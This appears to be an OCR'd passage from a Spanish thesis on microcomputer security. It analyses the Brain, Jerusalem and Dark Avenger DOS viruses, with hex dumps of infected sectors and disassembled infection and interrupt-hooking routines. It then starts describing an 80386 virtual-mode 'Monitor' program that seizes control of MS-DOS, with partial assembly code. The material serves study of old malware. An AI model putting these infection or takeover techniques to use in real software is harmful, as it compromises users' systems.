0176(00B0)    6F 20 6C 6F 6E 67 65 72 20 77 69 74 68 20 75 73   o longer with us
0192(00C0)    20 74 6F 64 61 79 20 20 20 54 68 61 6E 6B 73 20    today - Thanks
0208(00D0)    47 4F 4F 44 4E 45 53 53 53 21 21 20 20 20 20 20   GOODNESS!!
0224(00E0)    20 42 45 57 41 52 45 20 4F 46 20 54 48 45 20 65    BEWARE OF THE e
0240(00F0)    72 2E 2E 56 49 52 55 53 20 20 3A 20 20 5C 68 69   r..VIRUS  : \thi
0256(0100)    73 20 70 72 6F 67 72 61 6D 20 69 73 20 63 61 74   s program is cat
0272(0110)    63 68 69 6E 67 20 20 20 20 20 20 70 72 6F 67 72   ching      progr
0288(0120)    61 6D 20 66 6F 6C 6C 6F 77 73 20 61 66 74 65 72   am follows after
0304(0130)    20 74 68 65 73 65 20 60 65 73 73 65 67 65 73 2E    these messages.
0320(0140)    2E 2E 2E 2E 20 24 23 40 25 24 40 21 21 20 8C CB   .... $#@%$@!! =
0336(0150)    8E D8 8E D0 8C 00 F0 FB A0 06 7C A2 09 7C 88 0E      =     | |
0352(0160)    07 7C 89 0E 0A 7C EB 57 00 B9 05 00 B8 00 7E EB    |  | W     =
0368(0170)    2A 00 E8 4B 00 81 C3 00 02 E2 F4 A1 13 04 20 07   *  K  +           -
0384(0180)    00 A3 13 04 B1 06 D3 E0 8E C0 8E D0 7C BF 00 00      *    +  |+
0400(0190)    B9 04 10 FC F3 A6 06 B8 00 02 50 CB 51 53 B9 04    >       P QS
0416(01A0)    00 51 8A 36 09 7C B2 00 B8 0E 0A 7C B8 01 02 CD    Q 6 |*    |  =
0432(01B0)    13 73 09 B4 00 CD 13 59 E2 E7 CD 18 59 5B 59 C3   s + = Y  =^Y[Y+
0448(01C0)    A0 0A 7C FE C0 A2 0A 7C 3C 0A 75 1A C6 06 0A 7C     | +  |< u
0464(01D0)    01 A0 09 7C FE C0 A2 09 7C 3C 02 75 09 C6 06 09     | +  |< u
0480(01E0)    7C 00 FE 06 0B 7C C3 00 00 00 00 32 E3 23 40 59   |   |+    2 #MY
0496(01F0)    F4 A1 B2 BC C3 12 00 7E 12 CD 21 A2 3C 5F 0C 05     =+     =! <_
```


Figura V-6. Sector Boot Infectado por el Virus de Pakistán.

El virus de Pakistán deja una marca en todos los discos que infecta, agregando en el directorio la palabra *Brain* como se muestra en la figura V-8.



```
Disco de la Unidad B:

                    Sector Absoluto 0000001, FAT  del Sistema

Desplazamiento ------------- Código Hexadecimal ------------      Valor ASCII

0000(0000)     FD FF FF F7 0F 00 00 00 00 00 00 00 00 00 00 00
0016(0010)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0032(0020)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0048(0030)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064(0040)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080(0050)     00 00 70 FF F7 7F FF F7 7F FF F7 0F 00 00 00 00    p . .
0096(0060)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0112(0070)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0128(0080)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0144(0090)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0160(00A0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0176(00B0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0192(00C0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0208(00D0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0224(00E0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0240(00F0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figura V-7. Sector 1 (FAT) de un Disco Infectado por el virus de Pakistán.



```
Disco de la Unidad B:

                    Sector Absoluto 0000005, RAIZ del Sistema

Desplazamiento ------------- Código Hexadecimal ------------      Valor ASCII

0000(0000)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016(0010)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0032(0020)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0048(0030)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064(0040)     20 28 63 29 20 42 72 61 69 6E 20 08 00 00 00 00    (c) Brain .
0080(0050)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0096(0060)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0112(0070)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0128(0080)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0144(0090)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0160(00A0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0176(00B0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0192(00C0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0208(00D0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0224(00E0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0240(00F0)     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figura V-8. Marca del Virus de Pakistán en el Directorio.

En el anexo C se muestra el código completo de este virus en dónde es fácil identificar las distintas partes que lo componen. El programa comienza con la carga del cuerpo principal del virus por medio de una llamada a la rutina ubicada en el desplazamiento 019Ch la cual carga el sector con el virus a través de la interrupción 13h, como se muestra a continuación:

```
7C00:01A2   MOV DH,[7C09] ;Desplazamiento y
7C00:01A6   MOV DL,00     ;Segmento del virus
7C00:01A8   MOV CX,[7C0A] ;Cx=7C0A:0000
7C00:01AC   MOV AX,0201   ;Función 2 de lectura
7C00:01AF   INT 13h       ;Lee sector
```

Una vez cargado el código del virus en memoria, se marcan los sectores como dañados:

```
7C00:017B   MOV AX,[0413]
7C00:017E   SUB AX,0007
7C00:0181   MOV [0413],AX
```

Después, se copia el programa de carga original (*Boot*) a la dirección 7C00:0000 y se realiza el salto a la rutina que instala el virus en la dirección 7C00:0200.

```
7C00:0196   PUSH ES     ;ES tiene el valor de CS
7C00:0197   MOV AX,0200 ;Pone el desplazamiento en
7C00:019A   PUSH AX     ;el stack
7C00:019B   RETF        ;y salta a CS:0200
```

Esta rutina, al igual que el virus de Turin, substituye la dirección del manejador de la interrupción 13h por la del virus.

```
7C00:0232   MOV AX,[004C]  ;Guarda el segmento y
7C00:0235   MOV [01B4],AX  ;desplazamiento
7C00:0238   MOV AX,[004E]
7C00:023B   MOV [01B6],AX
7C00:023E   MOV AX,0276    ;Nuevo desplazamiento
7C00:0241   MOV [004C],AX  ;Se instala en el lugar
7C00:0244   MOV AX,CS      ;de la interrupción 13h
```

Después, carga el *boot* original y lo ejecuta, haciendo un salto a su nueva dirección en 7C00:0000. El código de infección del virus, se activa al verificar el acceso número 16 al disco flexible, esta se localiza a partir del desplazamiento 297. La infección consiste en leer el sector *boot* del disco que va a infectar escribiendo su código en este sector, además de la etiqueta "(c) Brain" en el directorio.

V.1.3 El Virus de Jerusalén.

Este virus es el virus infector de programas ejecutables mas difundido, se le conoce también como virus israelí o viernes 13; se descubrió en 1987, en la Universidad Hebrea de Jerusalén. Ya que es un infector de programas, se contagia muy fácilmente, una vez que se encuentra en memoria infecta todos los programas que se ejecuten en esa sesión de trabajo.

Jerusalén infecta los archivos .COM introduciéndose al inicio de su código, siempre y cuando la longitud del archivo no rebase su longitud máxima de 64Kb, haciendolo una sola vez e incrementando su tamaño en 1808 bytes. A los archivos .EXE los puede infectar tantas veces como se ejecuten hasta que se llene el disco que contiene el archivo. En este caso el código se agrega al programa original al final del archivo aumentando su tamaño también en 1808 bytes cada vez que infecta, modificándose solamente el punto de entrada para que el virus se ejecute primero.

Cuando está en la memoria de la máquina, se realiza un corrimiento del texto hacia abajo, produciendo un efecto visual en la pantalla como si se abriera una pequeña ventana. Además, causa errores de operación haciendo muy lentos los procesos llegando inclusive a dejar estático el sistema.

Si se cumple la fecha de un viernes 13, se activa una parte del virus que borra a cualquier archivo que intente ejecutarse, incluyendo los OVL y los OVR.

El virus de Jerusalén esta tan bien diseñado que cuenta con numerosas protecciones para evitar ser borrado o sobreescrito en memoria. Utiliza las protecciones de MS-DOS para resguardarse en el *stack* y crea áreas de trabajo en memoria que evitan que sea tocado por otros datos.

Revisando el código de este virus, podemos identificar los pasos arriba mencionados además de las rutinas que utiliza para protegerse de accesos del sistema operativo, tanto en áreas de memoria como en el *stack*. El análisis del código es mucho mas complejo que los anteriores y comienza verficando la presencia en memoria de su código, en cuyo caso ejecuta el *boot* normal, si no, lo instala con la rutina con desplazamiento 01B5.

Para instalarse, el virus se salva en el *stack* por medio de las siguientes instrucciones:

```
0FB2:01B5   MOV AX,CS      ;AX tiene el CS
0FB2:01B7   ADD AX,010     ;Lo pasa a otro segmento CS+10
0FB2:01BA   MOV SS,AX      ;Salva en SS
0FB2:01BC   MOV SP,700     ;SP = 700
0FB2:01BF   PUSH AX        ;Guarda CS en el Stack
```

Después, se ejecuta el programa original con un salto largo: **JMP FAR [0047]**, y copia el virus en memoria. Una vez realizado esto, protege bajo MS-DOS la memoria ocupada por su código:

```
0FB2:026C   MOV ES,[0031]    ;Salva en ES el segmento
0FB2:0270   INT 21h
0FB2:0272   MOV AX,3521      ;Salva en AX el desplazam.
0FB2:0275   INT 21h
```

Ahora, substituye el vector de interrupciones para modificar e instalar la parte activa por medio de la interrupción 21h:

```
0FB2:0283   MOV DX,0258      ;Desplazamiento del virus
0FB2:0286   MOV AX,2521      ;Segmento del virus
0FB2:0289   INT 21h
0FB2:028B   MOV ES,[0031]
```

La parte activa del virus, verifica si se va a ejecutar un programa, cuando esto ocurre se salta a la rutina de infección del desplazamiento 042Ch, si no, ejecuta el comando normal:

```
0FB2:0370   CMP AX,4B00      ;Compara con la dir de carga
0FB2:0373   JNZ 0378         ;Si no es cero, salta a 378
0FB2:0375   JMP 042C         ;Salta a la infección
0FB2:0378   POPF             ;Obtiene las banderas
0FB2:0379   CS:
0FB2:037A   JMP FAR[0017]    ;Se ejecuta comando normal
```

Para infectar el archivo, el virus realiza ciertas verificaciones previas, como son la unidad de disco, el espacio en disco, los atributos del programa que se va a ejecutar. Si se trata de un archivo .COM, se ejecuta la rutina de la dirección 0590, o bien la 05E6 si se trata de un archivo .EXE.

Para la infección de los archivos .COM, se copia el virus a un área de memoria apartada de 64 Kb, lee el programa y lo escribe en memoria después del área apartada. Después se posiciona al inicio del archivo y lo copia en disco incluyendo el virus. Lo anterior, lo podemos resumir a continuación en la figura V-9.




Figura V-9. Infección de archivos .COM del virus Jerusalén.

Para infectar un archivo .EXE, primero se leen las tablas de inicialización del programa, para calcular su nueva longitud, incluyendo 1808 bytes del virus. Después se posiciona al comienzo del archivo para actualizar la nueva tabla de inicialización. Por último se posiciona al final del archivo para agregar el virus. Lo anterior, se muestra a continuación en la figura V-10.




Figura V-10. Infección de archivos .EXE del virus Jerusalén.

V.1.4. Virus DAV (*Dark Avenger*).

Es un infector de archivos .COM y .EXE muy destructivo, busca todos los programas nuevos y los infecta en cualquier momento incluyendo su carga, ejecución o transferencia de código. Por ejemplo, si se carga un programa infectado de un diskette a un disco duro, DAV se activa inmediatamente.

Su longitud efectiva es de 1800 bytes y se aisló por primera vez en los Estados Unidos en la Universidad de California. Por ejemplo, para un archivo COMMAND.COM del sistema operativo MS-DOS versión 3.2, aumenta su longitud de

26204 a 28004 bytes. Este programa fue escrito en Sofía Bulgaria y en su código es posible encontrar un mensaje donde se indica esto, como se muestra en la figura V-11 que es un listado en código hexadecimal de la parte del sector 64 de un archivo COMMAND.COM infectado por este virus. El mensaje dice textualmente:

This Program was written in the city of Sofia (c) 1988-89 Dark Avanger - Este programa fue escrito en la ciudad de Sofía (c) 1988-89 Dark Avenger.

Disco de la Unidad B:

Sector Absoluto 0000064, Sector Absoluto del Disco 0000136

Desplazamiento	Código Hexadecimal	Valor ASCII
0240(00F0)	A1 58 07 BA 10 00 F7 E2 C3 54 68 69 73 20 70 72	[º> +This pr
0256(0100)	6F 67 72 61 60 20 77 61 73 20 77 72 69 74 74 65	ogram was writte
0272(0110)	6E 20 69 6E 20 74 68 65 20 63 69 74 79 20 6F 66	n in the city of
0288(0120)	20 53 6F 66 69 61 20 28 43 29 20 31 39 38 38 20	Sofia (C) 1988-
0304(0130)	38 39 20 44 61 72 68 20 41 76 65 6E 67 65 72 00	89 Dark Avenger
0320(0140)	80 FC 03 75 0F 80 FA 80 73 05 EA 96 0F 70 00 EA	u s p
0336(0150)	96 0F 70 00 EA 96 0F 70 00 00 01 21 00 00 74 30	p p ! t0
0352(0160)	02 E9 Ad 0E 75 75 0A 46 AD 30 CD 40 74 0A 83 EE	ıu F ¤=@t
0368(0170)	03 4E 4E 4E E2 08 EB 00 83 EE 07 2E 89 85 F4 06	N .
0384(0180)	2E 8C 90 F6 06 88 F7 1F C4 06 84 00 2E 89 84 4F	. v- . O
0400(0190)	07 2E 8C 84 51 07 0E 1F 30 EE 02 75 0F 33 FF 89	. Q v= u 3

Figura V-11. Sector 54 del COMMAND.COM infectado por DAV.

El programa actúa, infectando por el método de añadidura, modificando los primeros bytes del programa para que se ejecute primero el virus, y después el código del programa original. Si tomamos de ejemplo, nuevamente el archivo COMMAND.COM de la misma versión 3.2 de MS-DOS, podemos observar el cambio de los primeros bytes.

Para el programa original, se comienza con la instrucción siguiente:

```
1E92:0100    E9AD0E    JMP 0FB0    ;Salto a 0FB0
```

Para el programa infectado por DAV, se substituye por un salto al desplazamiento dónde comienza el virus, esto es:

```
1E92:0100    E9C166    JMP 67C4    ;Salto a 67C4
```

CAPITULO VI

PROGRAMA "MONITOR" PARA VIOLAR LA SEGURIDAD INTERNA DEL SISTEMA

CAPITULO VI. PROGRAMA "MONITOR" PARA VIOLAR LA SEGURIDAD INTERNA DEL SISTEMA.

En este capítulo, se presenta un programa al que se llamó "Monitor", con el que se puede tomar el control total de un sistema basado en el microprocesador 80386, aprovechando su esquema de protección interno bajo el modo de operación virtual. Para el desarrollo de este programa, al que consideramos la principal aportación del presente trabajo, es precisa la definición de algunos conceptos que se tuvieron que desarrollar, para entender con mayor claridad el objeto y funcionamiento del programa, los cuales se presentan antes de la implementación.

VI.1 Desplazamiento del sistema operativo MS-DOS.

Una de las formas para violar la seguridad del sistema es por medio del "desplazamiento". El concepto "desplazar" un sistema operativo, aunque no muy difundido, se refiere a substituir una o varias de sus funciones por otro programa que las realice de la misma forma o bien de alguna otra. Esto se puede hacer con intenciones deliberadas de dañar información, o bien para mejorar algunas características del sistema.

Un desplazamiento del MS-DOS, podría ser por ejemplo el substituir su procesador de comandos COMMAND.COM, por algún otro mejor o peor, o bien la interferencia de funciones como la grabación en discos por los virus ya mencionados.

Existe un tipo de desplazamiento que denominaremos *montarse en el sistema*, cuya función es ejecutar un programa bajo MS-DOS, pero después tomar el control del sistema y no permitir que regrese a MS-DOS. La función que se está desplazando en este tipo de programas es precisamente la del control del sistema, que como ya se ha visto, tiene algunas deficiencias en el sistema operativo MS-DOS.

VI.2 Montarse en el Sistema Operativo MS-DOS.

Como se mencionó, *montarse* en el sistema operativo, consiste en ejecutar un programa que llamaremos **Monitor** bajo MS-DOS, de tal forma que el nuevo programa tome el control del sistema, pero aprovechando las funciones que realiza el sistema operativo, el cual se ejecutará bajo el control del **Monitor**. El hecho de poder *montarse* en MS-DOS no es mas que una forma de aprovechar las deficiencias de seguridad del sistema operativo, pero utilizando algunas de las características propias de la arquitectura (como es el caso

del modo de operación virtual 8086), y no solo de la operación del medio ambiente MS-DOS, como es el caso de los virus. Además, cuando un programa tome el control del sistema completo, y no solo del sistema operativo, se pueden producir todos los delitos informáticos mencionados en el capítulo II, generando graves trastornos.

No obstante lo anterior, el *montarse* en MS-DOS puede utilizarse en forma benéfica, si es que se aprovecha su potencialidad para subsanar las deficiencias de seguridad, agregando controles de acceso, monitoreo del sistema y generación de bitácoras para el mismo.

VI.3 Modo Virtual 8086.

En el capítulo I se comentó que, el modo virtual 8086 del microprocesador 8086 es una innovación de esta arquitectura que permite ejecutar las aplicaciones de los microprocesadores anteriores 8086/80286 de manera transparente como tareas virtuales independientes.

Es importante mencionar que la ejecución de las instrucciones en este modo de operación, bajan su rendimiento comparado con el modo real del procesador donde se generó la aplicación. Esto ocurre porque el sistema operativo interviene para manejar las interrupciones y emular ciertas instrucciones, por lo que el tiempo de intervención se agrega al de ejecución.

El modo virtual 80386, se maneja a través de un bit en el registro de banderas EFLAGS llamado VM (*Virtual Mode*). Este bit puede ser encendido de 2 formas:

a) Con una tarea en modo protegido que ejecute la instrucción IRET.

b) Con un cambio de tarea a cualquier nivel de privilegio.

Para liberar el modo virtual, el 80386 debe ejecutar una interrupción o una excepción, lo cual se realiza de dos posibles formas:

a) Si los vectores de interrupción de un procedimiento en el nivel 0, hacen que se almacene el registro EFLAGS actual en el *stack*, se hace VM=0.

b) Con la ejecución de una interrupción o excepción, causando un cambio de tarea, haciendo que se cargue un nuevo EFLAGS de la TSS nueva.

Este mecanismo para habilitar y deshabilitar el modo

virtual en el 80386, se muestra a continuación en la figura V-12.




Figura VI-1. Habilitación del modo Virtual 8086.

Un esquema de máquinas virtuales proporciona grandes ventajas de operación desde el punto de vista de la multitarea, ya que se aprovecha en forma total la arquitectura y el desempeño de un microcomputador.

Sin embargo, para soportar un esquema de este tipo, se requiere de un sistema operativo que tenga características y capacidades muy especiales que permitan garantizar el buen funcionamiento de este esquema, incluyendo su seguridad, de otra forma cualquier programa puede tomar el control del sistema en su totalidad. MS-DOS no cuenta con estas capacidades de forma satisfactoria.

VI.4 Programa prototipo para Montarse en MS-DOS.

De acuerdo a las consideraciones de los puntos anteriores, a continuación se presenta un programa prototipo que se "monta" en el sistema operativo MS-DOS, al cual llamaremos **Monitor**. Lo anterior se logra utilizando el modo de operación virtual del procesador 80386.

El programa prototipo **Monitor**, esta escrito en lenguaje Ensamblador para 80386, ensamblado bajo el ambiente del Macroasambler MASM de Microsoft en su versión 4.0. El anexo D muestra el código completo del programa con su explicación detallada en comentarios, por lo que en esta sección nos concretaremos a explicar los puntos generales mas importantes.

La idea básica del programa, consiste en duplicar el medio ambiente de MS-DOS en una tarea virtual denominada TV86 que contenga las estructuras del sistema. Esta tarea tomará el control del sistema a través de un cambio de tarea realizado por una tarea supervisora auxiliar que se ejecuta en modo protegido, a la cual TV86 esta ligada. Cuando la tarea TV86 se esta ejecutando, ésta nunca regresa el control a la tarea que la llamó, saliendo al *prompt* del sistema operativo como tarea residente, y liberando la memoria del manejador de interrupciones, que será emulado por la tarea TV86.

A continuación se presentan, de manera general, los pasos que se requieren para lograr lo anterior:

Paso 1: Este primer paso realiza la definición e inicialización de las estructuras del sistema, como son los descriptores, la GDT y la IDT. El mapa de la GDT definida, es mostrado en la figura VI-2 en dónde se observan los descriptores y selectores que utiliza el programa. Después se muestran en las tablas de las figuras VI-3 y VI-4 la descripción detallada de los descriptores y selectores respectivamente.

Para la definición de la IDT, se utiliza como selector el descriptor de código del supervisor (dcsup) de acuerdo a la figura V-16, ejecutándose 256 veces (una para cada interrupción) y ocupando un espacio de 8000h (16Kb). El campo de acceso de cada uno de los 256 descriptores de la IDT, contiene el valor de 8Eh, que corresponde a un descriptor del tipo compuerta de interrupción (*Interrupt Gate*).




Figura VI-2. Mapa de la GDT definida en el Monitor.

DESCRIPTOR	F U N C I O N	LIMITE	BASE	ACCESO	DESCRIPCION	GRANULARIDAD
Ref_n3	Descriptor para LDT en nivel 3	7	0	11100010	P,DPL=3,LDT	0
Ref_n0	Descriptor para LDT en el nivel 0	7	0	10000010	P,DPL=0,LDT	0
Ref_dat	Descriptor de datos para manejo de Int.	FFFF 64KB	0	10010010	P,DPL=0 ESCRIBIBLE	0F
DRef_dat	Descriptor de datos para vaciar la TSS	64KB	0	10010010	P,DPL=0 ESCRIBIBLE	0F
Ref_cero	Descriptor para referencia real del Vector de interrupción	64KB	0	10010010	P,DPL=0 ESCRIBIBLE	0F
Stk_datos	Descriptor para stack como datos	64KB	0	10010010	P,DPL=0 ESCRIBIBLE	0F
Stack	Descriptor del stack	0	0	10010110	P,DPL=0	0
Ref_0	Descriptor de la tarea Tsup	Tamaño de 386	0	10001001	TSS 80386 DISPONIBLE	0
Ref_1	Descriptor de la tarea Tsup2	Tamaño de 386	0	10001001	TSS 80386 DISPONIBLE	0
V86_0	Descriptor de la tarea TV86	Tamaño de 386	0	11101011	P,DPL=3,TSS 386 OCUPADA	0
C_sup	Descriptor de código de Tsup	64KB	0	10011010	P,DPL=0 LECTURA	0F
D_sup	Descriptor de datos para Tsup	64KB	0	10010010	P,DPL=0 ESCRIBIBLE	0F
S_sup	Descriptor del Stack para Tsup	0	0	10011110	ESCRIBIBLE HACIA ABAJO	0
C_exe	Descriptor del código en ejecución	64KB	0	10011010	P,DPL=0 LECTURA	0F
D_exe	Descriptor de datos en ejecución	64KB	0	10011010	P,DPL=0 LECTURA	0F
S_exe	Descriptor de stack en ejecución	0	0	10010110	P,DPL=0	0

Figura VI-3. Descriptores usados por el Monitor.

Selector	Descriptor Asociado	Valor (Hexa)
refn3	ref_n3	08
refn0	ref_n0	10
ref_dat	ref_d	18
dref_dat	dref_d	20
dcero	ref_cero	28
stkdatos	stk_datos	30
dref0	ref_0	40
dref1	ref_1	48
dv860	v86_0	53
dcsup	c_sup	58
ddsup	d_sup	60
sdsup	s_sup	68
dcexe	c_exe	70
ddexe	d_exe	78
dsexe	s_exe	80

Figura VI-4. Selectores asociados a los Descriptores.

```
290=2198    def_idt  equ  $     ; Definición  de la IDT
291                  REPT 256  ; Repite 256 veces
292         desc<0,dcsup,0,8Eh,0,0> ;descriptor como
                                ;compuerta de Interrup.
293                  ENDM
294=0800    tam_idt  $-def_idt ;Tamaño de la IDT
```

Figura VI-5. Inicialización de la IDT.

Paso 2: En este segundo paso, se definen las tareas que se ejecutan en el programa con sus correspondientes TSS's. El formato general para los segmentos de tarea se muestra en la figura VI-6 en dónde se pueden observar los valores inicializados del SP en 1000h y para los diferentes niveles el valor del *stack* con dcsup.

```
def_tss     struc
back        dw      0       ;Backlink
            dw      0       ;Reservado
esp0        dd      400h    ;SP del nivel 0
ss0         dw      dssup   ;Stack del nivel 0
            dw      0       ;Reservado
esp1        dd      400h    ;SP del nivel 1
ss1         dw      dssup   ;Stack del nivel 1
            dw      0       ;Reservado
esp2        dd      400h    ;SP del nivel 2
ss2         dw      dssup   ;Stack del nivel 2
            dw      0       ;Reservado
tcr3        dd      0       ;Registro de control 3
teip        dw      0       ;Apuntador de Programa
            dw      0       ;
teflags     dw      2       ;Banderas
            dw      0       ;
teax        dw      0       ;Registro AX
            dw      0       ;
tecx        dw      0       ;Registro CX
            dw      0       ;
tedx        dd      0       ;Registro DX
tebx        dd      0       ;Registro BX
tesp        dw      1000h,0 ;
tebp        dd      0       ;Base Pointer
tesi        dd      0       ;Indice Fuente
tedi        dd      0       ;Indice Destino
tes         dw      ddsup   ;Selector de ES
            dw      0       ;Reservado
tcs         dw      dcsup   ;Selector de CS
            dw      0       ;Reservado
tss         dw      dssup   ;Selector de SS
            dw      0       ;Reservado
tds         dw      ddsup   ;Selector de DS
            dw      0       ;Reservado
tfs         dw      0       ;Selector de FS
            dw      0       ;Reservado
tgs         dw      0       ;Selector de GS
            dw      0       ;Reservado
tldt        dw      refn0   ;LDT
            dw      0       ;Reservado
            dw      0       ;Reservado
iomap       dw      104     ;I/O map base
tss_d       ends
```

Figura VI-6. Formato de los Segmentos de Tarea.

Las tareas definidas son las siguientes:

a) Tsup: Tarea del supervisor que se ejecutará en nivel 0. Esta tarea es la que permite cargar el ambiente actual, ejecutando instrucciones privilegiadas para cargar la GDT, LDT e IDT. Además, toma el control de la interrupción INT 00, que es la excepción manejada por el sistema para los errores de división (*Divide Overflow ó Divide Error)*. Su tamaño es de 68h = 104 bytes.

b) Tsup2: Tarea auxiliar con nivel 0 que permite el intercambio de la tarea virtual 8086. Su liga de retorno (*Backlink)* es el selector de la tarea TV86.

```
        Tsup2   tss_d   <V860d>
Dónde:  V860d es la backlink que sirve de selector a la
        tarea TV86.
```

c) TV86: Tarea virtual 8086 bajo la cual se ejecuta MS-DOS. Su tamaño es de 2068h = 4Kb. El área de la I/O MAP es inicializada con ceros y terminada con unos en el último byte, para permitir el mapeo de dispositivos de entrada/salida del 0000 al FFFF.

Paso 3: Se inicializan las tablas de las tareas y los desplazamientos del nuevo manejador de interrupciones. Se convierten las direcciones de modo real a direcciones lineales para los registros de segmento y los descriptores.

Paso 4: Se inicializa la tarea TV86 que tomará el control del sistema, para ello, se copia el medio ambiente que se esta ejecutando, asignando los valores actuales de los registros, incluyendo IP y SP; se asigna al EFLAGS actual pero con la bandera VM previamente encendida (bit 17), así como la LDT. Lo anterior se realiza con las instrucciones referenciadas en la figura VI-7.

Paso 5: Se transfiere el control a modo protegido con el medio ambiente 80386, encendiendo el bit PM del registro de control CR0, además se realiza un salto cercano dentro del mismo segmento para reiniciar el *pipeline*. En este punto, se inicia el proceso con la tarea del supervisor Tsup, referenciándola con refn0. A través de esta tarea es posible ejecutar las instrucciones privilegiadas para cargar las tablas del sistema (LGDT, LIDT y LLDT).

Paso 6: Se realiza el cambio a la tarea virtual TV86 a través de la tarea auxiliar Tsup2, de la siguiente forma:

- Se carga a TR el descriptor de la tarea auxiliar Tsup2.

```
MOV CX, refld   ;refld es el selector de Tsup2
LTR CX
```

```
mov ax,ds
mov tv86.tes,ax          ;Carga los registros de
mov tv86.tds,ax      ;segmento de datos con DS
mov tv86.tfs,ax          ;actual
mov tv86.tgs,ax
mov ax,ss                ;Carga el segmento del
mov tv86.tss,ax          ;stack con SS actual
mov ax,cs                ;Carga el segmento de
mov tv86.tcs,ax          ;código con CS actual
mov tv86.ss0,dssup       ;Asigna los stack's de los
mov WORD PTR tv86.esp0,misup  ;tres niveles como
mov tv86.ss1,dssup            ;datos y el nivel 0
mov WORD PTR tv86.esp1,misup  ;del manejador de
mov tv86.ss2.dssup            ;interrupciones en
mov WORD PTR tv86.esp2,misup  ;éstos
mov ax,offset resume     ;Se copia el IP actual
mov tv86.teip,ax
mov ax,sp                ;Se copia el SP actual
mov tv86.tesp,ax
mov tv86.teflags,0011001000000010b     ;Asigna la
                ;NIOODIT SZ A P C        parte baja
                ;TPLFFFF FF F F F        de EFLAGS
